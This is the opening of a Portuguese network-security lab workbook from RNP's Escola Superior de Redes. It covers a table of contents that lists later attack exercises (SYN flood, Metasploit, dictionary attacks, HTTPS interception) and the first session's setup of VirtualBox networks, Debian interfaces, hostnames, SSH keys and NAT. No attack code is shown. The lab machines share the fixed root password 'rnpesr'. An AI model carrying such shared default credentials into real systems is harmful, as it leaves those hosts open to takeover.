



# SEGURANÇA DE REDES E SISTEMAS

## CADERNO DE ATIVIDADES

Copyright © 2018 – Rede Nacional de Ensino e Pesquisa – RNP

Rua Lauro Müller, 116 sala 1103

22290-906 Rio de Janeiro, RJ

Diretor Geral

**Nelson Simões**

Diretor de Serviços e Soluções

**José Luiz Ribeiro Filho**

**Escola Superior de Redes**

Diretor Adjunto

**Leandro Marcos de Oliveira Guimarães**

Equipe ESR (em ordem alfabética)

**Adriana Pierro, Celia Maciel, Camila Gomes, Edson Kowask, Elimária Barbosa, Evellyn Feitosa, Felipe Arrais, Felipe Nascimento, Lourdes Soncin, Luciana Batista, Márcia Correa, Márcia Rodrigues, Monique Souza, Renato Duarte, Thays Farias, Thyago Alves e Yve Marcial.**

Versão 0.1.0

# Índice

Sessão 1: Fundamentos de segurança .....	1
1) Da divisão de grupos.....	1
2) Topologia geral de rede .....	2
3) Configuração do Virtualbox .....	3
4) Detalhamento das configurações de rede .....	4
5) Configuração da máquinas virtuais .....	6
6) Configuração de firewall e NAT .....	15
7) Teste de conectividade das VMs.....	16
8) Instalação do <b>Virtualbox Guest Additions</b> nas VMs Windows .....	16
9) Instalação do <b>Virtualbox Guest Additions</b> nas VMs Linux .....	19
10) Configuração da VM <b>WinServer-G</b> .....	21
11) Exercitando os fundamentos de segurança .....	26
12) Normas e políticas de segurança.....	27
Sessão 2: Explorando vulnerabilidades em redes .....	28
1) Transferindo arquivos da máquina física para as VMs.....	28
2) <b>Sniffers</b> para captura de dados .....	29
3) Ataque SYN <b>flood</b> .....	31
4) Ataque <b>Smurf</b> .....	35
5) Levantamento de serviços usando o <b>nmap</b> .....	37
6) Realizando um ataque com o Metasploit .....	42
7) Realizando um ataque de dicionário com o <b>medusa</b> .....	50
Sessão 3: Firewall .....	52
1) Trabalhando com <b>chains</b> no <b>iptables</b> .....	52
2) Firewall <b>stateful</b> .....	55
3) Configurando o firewall <b>FWGW1-G</b> : tabela <b>filter</b> .....	55
4) Configurando o firewall <b>FWGW1-G</b> : tabela <b>nat</b> .....	62
6) Revisão final da configuração do firewall <b>FWGW1-G</b> .....	67
Sessão 4: Serviços básicos de segurança .....	69
1) Configuração do servidor de log remoto .....	69
2) Configuração do servidor de hora .....	74
3) Monitoramento de serviços .....	78
Sessão 5: Sistema de detecção/prevenção de intrusos .....	92
1) Instalação do Snort .....	92
2) Configuração inicial do Snort .....	93
3) Configurando atualizações de regras de forma automática com o PulledPork .....	95
4) Processando arquivos de log do Snort com o Barnyard2 .....	99
5) Visualizando eventos com o Snorby .....	101
6) Integração dos serviços com o sistema .....	104

7) Gerando alertas para o IDS .....	106
Referências .....	109
Sessão 6: Autenticação, autorização e certificação digital .....	110
1) Uso de criptografia simétrica em arquivos .....	110
2) Uso de criptografia assimétrica em arquivos .....	111
3) Uso de criptografia assimétrica em e-mails .....	121
4) Criptografia de partições e volumes .....	126
5) Autenticação usando sistema OTP .....	129
Sessão 7: Redes privadas virtuais e inspeção de tráfego .....	133
1) Interceptação ofensiva de tráfego HTTPS com o <b>mitmproxy</b> .....	133
2) Inspeção corporativa de tráfego HTTPS usando o Squid .....	139
3) VPN SSL usando o OpenVPN .....	145
Sessão 8: Auditoria de segurança da informação .....	158
1) Instalação do Nessus .....	158
2) Realizando um <b>scan</b> em SO Linux .....	163
3) Realizando um <b>scan</b> em SO Windows .....	167
4) Efeitos de firewall e IDS em um <b>scan</b> .....	172
5) Auditoria de servidores web .....	180
Sessão 9: Configuração segura de servidores Windows .....	183
1) Configuração do controlador de domínio <b>Active Directory</b> .....	183
2) Configuração do firewall para o <b>Active Directory</b> .....	188
3) Adição de clientes ao <b>Active Directory</b> .....	189
4) Adição de usuários ao <b>Active Directory</b> .....	192
5) Distribuição de configurações via GPOs .....	196
6) Instalação e configuração do WSUS .....	204
7) Configuração de clientes no WSUS .....	215
Sessão 10: Configuração segura de servidores Linux .....	223
1) Análise de <b>rootkits</b> .....	223
2) Inserção de senha no <b>bootloader</b> .....	224
3) Remoção de serviços desnecessários .....	229
4) Controle granular de acesso a comandos .....	231
5) Controle de uso do binário <b>su</b> .....	233
6) Controle de acesso à console do sistema .....	235
7) Exigência de parâmetros mínimos de senha .....	237
8) Controle de logoff automático .....	240
9) Desabilitando a combinação de teclas CTRL + ALT + DEL .....	240



# Sessão 1: Fundamentos de segurança

## 1) Da divisão de grupos

Neste curso, os alunos serão divididos em dois grupos: **A** e **B**. Ao longo da semana, iremos realizar algumas atividades que vão envolver a intercomunicação entre máquinas virtuais dos alunos de cada grupo; para que as configurações de rede de dois alunos envolvidos em uma mesma atividade não conflitem, iremos adotar uma nomenclatura de endereços para cada grupo, como se segue:

*Tabela 1. Nomenclatura entre grupos*

Grupo	Sufixo de endereço
A	1
B	2

O que isso significa, na prática? Em vários momentos, ao ler este material, você irá se deparar com endereços como 172.16.G.20 ou 10.1.G.10—que evidentemente são inválidos. Nesse momento, substitua o número do seu grupo pela letra **G** no endereço. Se você for membro do grupo **B**, portanto, os endereços acima seriam 172.16.2.20 e 10.1.2.10.

## 2) Topologia geral de rede

A figura abaixo mostra a topologia de rede que será utilizada durante este curso. Nos tópicos que se seguem, iremos verificar que a importação de máquinas virtuais, configurações de rede e conectividade estão funcionais antes de prosseguir. As configurações específicas de cada máquina/interface serão detalhadas na seção a seguir.




Figura 1. Topologia de rede do curso

### 3) Configuração do Virtualbox

1. Primeiramente, verifique se todas as máquinas virtuais foram importadas.

Se ainda não foram, importe-as manualmente através do menu *File > Import Appliance*. Navegue até a pasta onde se encontra o arquivo **.ova** com as imagens das máquinas virtuais e clique em *Next*. Na tela subsequente, marque a caixa *Reinitialize the MAC address of all network cards* e só depois clique em *Import*.

Ao final do processo, você deve ter cinco VMs com as configurações que se seguem. Renomeie as máquinas virtuais com os nomes indicados na tabela abaixo, substituindo o **G** pela letra do seu grupo. Para renomear máquinas virtuais no Virtualbox, acesse *Settings > General > Name* e altere o nome da VM (a mesma deve estar previamente desligada).

*Tabela 2. VMs disponíveis no Virtualbox*

Nome VM	Memória
FWGW1-G	2048 MB
LinServer-G	2048 MB
WinServer-G	2048 MB
KaliLinux-G	2048 MB
WinClient-G	2048 MB

Se a quantidade de RAM de alguma das máquinas for inferior aos valores estipulados, ajuste-a.

2. Agora, configure as redes do Virtualbox. Acesso o menu *File > Host Network Manager* e crie as seguintes redes:

*Tabela 3. Redes host-only no Virtualbox*

Rede	Endereço IPv4	Máscara de rede	Servidor DHCP
Virtualbox Host-Only Ethernet Adapter	172.16.G.254	255.255.255.0	Desabilitado
Virtualbox Host-Only Ethernet Adapter #2	10.1.G.254	255.255.255.0	Desabilitado

3. Finalmente, configure as interfaces de rede de cada máquinas virtual. Para cada VM, acesse *Settings > Network* e faça as configurações que se seguem:

Tabela 4. Interfaces de rede das máquinas virtuais

VM Nome	Interface	Conectado a	Nome da rede
FWGW1-G	Adapter 1	Bridged Adapter	Placa de rede física do host
	Adapter 2	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
	Adapter 3	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter #2
LinServer-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
WinServer-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
KaliLinux-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
WinClient-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter #2

## 4) Detalhamento das configurações de rede

As configurações de rede realizadas internamente em cada máquina virtual foram apresentados de forma sucinta na figura 1. Iremos detalhar as configurações logo abaixo:

Tabela 5. Configurações de rede de cada VM

VM Nome	Interface	Modo	Endereço	Gateway	Servidores DNS
FWGW1-G	eth0	Estático	DHCP	Automático	Automático
	eth1	Estático	172.16.G.1/24	n/a	n/a
	eth2	Estático	10.1.G.1/24	n/a	n/a
LinServer-G	eth0	Estático	172.16.G.10/24	172.16.G.1	8.8.8.8 ; 8.8.4.4
WinServer-G	eth0	Estático	172.16.G.20/24	172.16.G.1	8.8.8.8 ; 8.8.4.4
KaliLinux-G	eth0	Estático	172.16.G.30/24	172.16.G.1	8.8.8.8 ; 8.8.4.4
WinClient-G	eth0	Estático	10.1.G.10/24	10.1.G.1	8.8.8.8 ; 8.8.4.4

A partir do Debian 9, a nomenclatura padrão de interfaces de rede foi alterada. Ao invés de denotarmos as interfaces como `eth0`, `eth1` ou `eth2`, o `systemd/udev` utiliza, a partir da versão v197, um método de nomenclatura de interfaces usando `biosdevnames`, como documentado oficialmente em <https://www.freedesktop.org/wiki/Software/systemd/PredictableNetworkInterfaceNames/>. Com efeito, esse novo sistema suporta cinco meios de nomeação de interfaces de rede:

- Nomes incorporando números de índice providos pelo firmware/BIOS de dispositivos *on-board* (p.ex.: `eno1`)

2. Nomes incorporando números de índice providos pelo firmware/BIOS de encaixes *hotplug PCI Express* (p.ex.: `ens1`)
3. Nomes incorporando localização física/geográfica do conector do hardware (p.ex.: `enp2s0`)
4. Nomes incorporando o endereço MAC da interface (p.ex.: `enx78e7d1ea46da`)
5. Nomes clássicos, usando nomenclatura não-previsível nativa do kernel (p.ex.: `eth0`)

Como as máquinas *FWGW1-G* e *LinServer-G* são instalações do Debian 9, isso significa dizer que as entradas de interface na tabela anterior ficam da seguinte forma:

Tabela 6. Nomenclatura de interfaces de máquinas Debian 9

VM Nome	Interface antiga	Interface nova
FWGW1-G	eth0	enp0s3
	eth1	enp0s8
	eth2	enp0s9
LinServer-G	eth0	enp0s3

Observe, por exemplo, como é feita a detecção de interfaces durante o *boot* da máquina *FWGW1-G*:

```
# hostname  
FWGW1-A  
  
# dmesg | grep 'renamed from'  
[    1.667147] e1000 0000:00:09.0 enp0s9: renamed from eth2  
[    1.667995] e1000 0000:00:08.0 enp0s8: renamed from eth1  
[    1.668885] e1000 0000:00:03.0 enp0s3: renamed from eth0
```

## 5) Configuração da máquinas virtuais

Agora, vamos configurar a rede de cada máquina virtual de acordo com as especificações da topologia de rede apresentada no começo deste capítulo.



Observe que as máquinas virtuais da **DMZ** e **Intranet** poderão ainda não ter acesso à Internet neste passo, pois ainda não configuramos o firewall. A próxima seção irá tratar deste tópico.



Para tangibilizar os exemplos nas configurações-modelo deste gabarito, iremos assumir que o aluno é membro do grupo **A**, ou seja, tem suas máquinas virtuais nas redes 172.16.1.0/24 e 10.1.1.0/24. Se você for membro do grupo **B**, tenha o cuidado de sempre adaptar os endereços IP dos exemplos para as suas faixas de rede.

1. Primeiramente, ligue a máquina *FWGW1-G* e faça login como usuário **root** e senha **rnpesr**. Verifique se o mapa de teclado está correto (teste com os caracteres **/** ou **ç**). Se não estiver, execute o comando:

```
# dpkg-reconfigure keyboard-configuration
```

Nas perguntas que se seguem, responda:

Tabela 7. Configurações de teclado

Pergunta	Parâmetro
Modelo do teclado	PC (Intl) Genérico de 105 teclas
Layout do teclado	Outro > Português (Brasil) > Português (Brasil)
Tecla para funcionar como AltGr	Alt Direito (AltGr)
Tecla Compose	Tecla Logo Direita

Finalmente, execute o comando que se segue. Volte a testar o teclado e verifique seu funcionamento.

```
# systemctl restart keyboard-setup.service
```

Se ainda não estiver funcional, reinicie a VM e teste novamente.

2. Ao longo do curso, iremos editar vários arquivos de texto em ambiente Linux. Há vários editores de texto disponíveis para a tarefa, como o **vi**, **emacs** ou **nano**. Caso você não esteja familiarizado com um editor de texto, recomendamos o uso do **nano**, que possui uma interface bastante amigável para usuários iniciantes. Para editar um arquivo com o **nano**, basta digitar **nano** seguido do nome do arquivo a editar — não é necessário que o arquivo tenha sido criado previamente:

```
# nano teste
```

Digite livremente a seguir. Use as setas do teclado para navegar no texto, e **DELETE** ou **BACKSPACE** para apagar texto. O **nano** possui alguns atalhos interessantes, como:

- **CTRL + G**: Exibir a ajuda do editor
- **CTRL + X**: Fechar o **buffer** de arquivo atual (que pode ser um texto sendo editado, ou o painel de ajuda), e sair do **nano**. Para salvar o arquivo, digite **Y (yes)** ou **S (sim)** para confirmar as mudanças ao arquivo, opcionalmente altere o nome do arquivo a ser escrito no disco, e digite **ENTER**.
- **CTRL + O**: Salvar o arquivo no disco sem sair do editor.
- **CTRL + W**: Buscar padrão no texto.
- **CTRL + K**: Cortar uma linha inteira e salvar no **buffer** do editor.
- **CTRL + U**: Colar o **buffer** do editor na posição atual do cursor. Pode ser usado repetidamente.

Para salvar e sair do texto sendo editado, como mencionado acima, utilize **CTRL + X**.

3. Ainda na máquina *FWGW1-G*, edite o arquivo **/etc/network/interfaces** como se segue, reinicie a rede e verifique o funcionamento:

```
# hostname  
FWGW1-A
```

```
# whoami  
root
```

```
# nano /etc/network/interfaces  
(...)
```

```
# cat /etc/network/interfaces
source /etc/network/interfaces.d/*

auto lo enp0s3 enp0s8 enp0s9

iface lo inet loopback

iface enp0s3 inet dhcp

iface enp0s8 inet static
address 172.16.1.1/24

iface enp0s9 inet static
address 10.1.1.1/24
```

```
# systemctl restart networking
```

```
# ip a s | grep '^ *inet '
inet 127.0.0.1/8 scope host lo
inet 192.168.29.107/24 brd 192.168.29.255 scope global enp0s3
inet 172.16.1.1/24 brd 172.16.1.255 scope global enp0s8
inet 10.1.1.1/24 brd 10.1.1.255 scope global enp0s9
```

4. Se você for membro do grupo **B**, altere o nome de *host* da máquina *FWGW1-G* para refletir corretamente seu grupo. Primeiro, altere o arquivo */etc/hostname*:

```
# nano /etc/hostname  
(...)
```

```
# cat /etc/hostname  
FWGW1-B
```

Faça o mesmo com o arquivo */etc/hosts*:

```
# nano /etc/hosts  
(...)
```

```
# cat /etc/hosts  
127.0.0.1      localhost  
127.0.1.1      FWGW1-B.intnet  FWGW1-B  
  
# The following lines are desirable for IPv6 capable hosts  
::1      localhost ip6-localhost ip6-loopback  
ff02::1  ip6-allnodes  
ff02::2  ip6-allrouters
```

Agora, reinicie a máquina. Após o login como usuário **root**, você deverá ver que o *prompt* do terminal mudou, como se segue:

```
root@FWGW1-B:~# hostname  
FWGW1-B
```

```
# whoami  
root
```

Finalmente, vamos regerar as chaves de *host* do *ssh* com o novo *hostname*. Execute:

```
# rm /etc/ssh/ssh_host_*
```

```
# dpkg-reconfigure openssh-server
Creating SSH2 RSA key; this may take some time ...
2048 SHA256:NyWM8WE7wv2rWpPMN/w115eq4UeflK0m+jFSsHQ/Zwk root@FWGW1-B (RSA)
Creating SSH2 ECDSA key; this may take some time ...
256 SHA256:ZPxXhAgsnAdTuEbppgsxERp5WQNbQuNROAtatszyrlA root@FWGW1-B (ECDSA)
Creating SSH2 ED25519 key; this may take some time ...
256 SHA256:YBEQfhMSNz6sKvyDu/mRjNB/njj6PAim7xaLmGrcDEM root@FWGW1-B (ED25519)
```

```
# systemctl restart ssh
```

5. Ligue a máquina *LinServer-G* e faça login como usuário `root` e senha `rnpesr`. Se encontrar problemas com o teclado, aplique a mesma solução utilizada na etapa (1) desta atividade. Para alterar o *hostname* da máquina, siga os passos da etapa (4).

A seguir, edite as configurações de rede no arquivo `/etc/network/interfaces`, de DNS no arquivo `/etc/resolv.conf`, reinicie a rede e verifique se tudo está funcionando:

```
# hostname
LinServer-A
```

```
# whoami
root
```

```
# nano /etc/network/interfaces
(...)
```

```
# cat /etc/network/interfaces
source /etc/network/interfaces.d/*

auto lo enp0s3

iface lo inet loopback

iface enp0s3 inet static
    address 172.16.1.10/24
    gateway 172.16.1.1
```

```
# nano /etc/resolv.conf
(...)
```

```
# cat /etc/resolv.conf
nameserver 8.8.8.8
nameserver 8.8.4.4
```

```
# systemctl restart networking
```

```
# ip a s | grep '^ *inet '
inet 127.0.0.1/8 scope host lo
inet 172.16.1.10/24 brd 172.16.1.255 scope global enp0s3
```

6. Vamos para a máquina *WinServer-G*. Assim que a máquina terminar de ligar, clique em **OK** para entrar com uma nova senha, e informe a senha **rnpesr**. Na próxima tela, escolha "Activate Later".

Pelo *Control Panel* ou usando o comando **ncpa.cpl**, configure o endereço IP e servidores DNS de forma estática, como na foto abaixo, e verifique que suas configurações estão funcionais. Quando perguntado sobre o perfil da rede, escolha *Work*.




Figura 2. Configuração de rede da máquina WinServer-G

7. Prossiga para a máquina *KaliLinux-G*, e faça login como usuário `root` e senha `rnpesr`. Se encontrar problemas com o teclado, aplique a mesma solução utilizada na etapa (1) desta atividade, e reinicie a VM. Para alterar o *hostname* da máquina, siga os passos da etapa (4).

Em seguida, edite as configurações de rede no arquivo `/etc/network/interfaces` e de DNS no arquivo `/etc/resolv.conf`. Reinicie a rede e verifique se tudo está correto:

```
# hostname  
KaliLinux-A
```

```
# whoami  
root
```

```
# nano /etc/network/interfaces  
(...)
```

```
# cat /etc/network/interfaces  
source /etc/network/interfaces.d/*  
  
auto lo eth0  
  
iface lo inet loopback  
  
iface eth0 inet static  
    address 172.16.1.30/24  
    gateway 172.16.1.1
```

```
# nano /etc/resolv.conf  
(...)
```

```
# cat /etc/resolv.conf  
nameserver 8.8.8.8  
nameserver 8.8.4.4
```

```
# systemctl restart networking
```

```
# ip a s | grep '^ *inet '  
    inet 127.0.0.1/8 scope host lo  
        inet 172.16.1.30/24 brd 172.16.1.255 scope global eth0
```

8. Finalmente, vamos configurar a máquina *WinClient-G*: faça login como usuário **aluno** e senha **rnpesr**. Acesse o *Control Panel* ou use o comando **ncpa.cpl**, configure o endereço IP e servidores DNS de forma estática, como na foto abaixo, e verifique que suas configurações estão funcionais.




Figura 3. Configuração de rede da máquina *WinClient-G*

## 6) Configuração de firewall e NAT

O próximo passo é garantir que as VMs consigam acessar a internet através da máquina *FWGW1-G*, que é o firewall/roteador na topologia de rede do curso.

1. Antes de mais nada, observe que na máquina *FWGW1-G* já existe uma configuração de *masquerading* (um tipo de SNAT que veremos em maior detalhe na sessão 3) no arquivo */etc/rc.local*:

```
# hostname  
FWGW1-A
```

```
# cat /etc/rc.local  
#!/bin/sh -e  
  
iptables -t nat -A POSTROUTING -o enp0s3 -j MASQUERADE  
exit 0
```

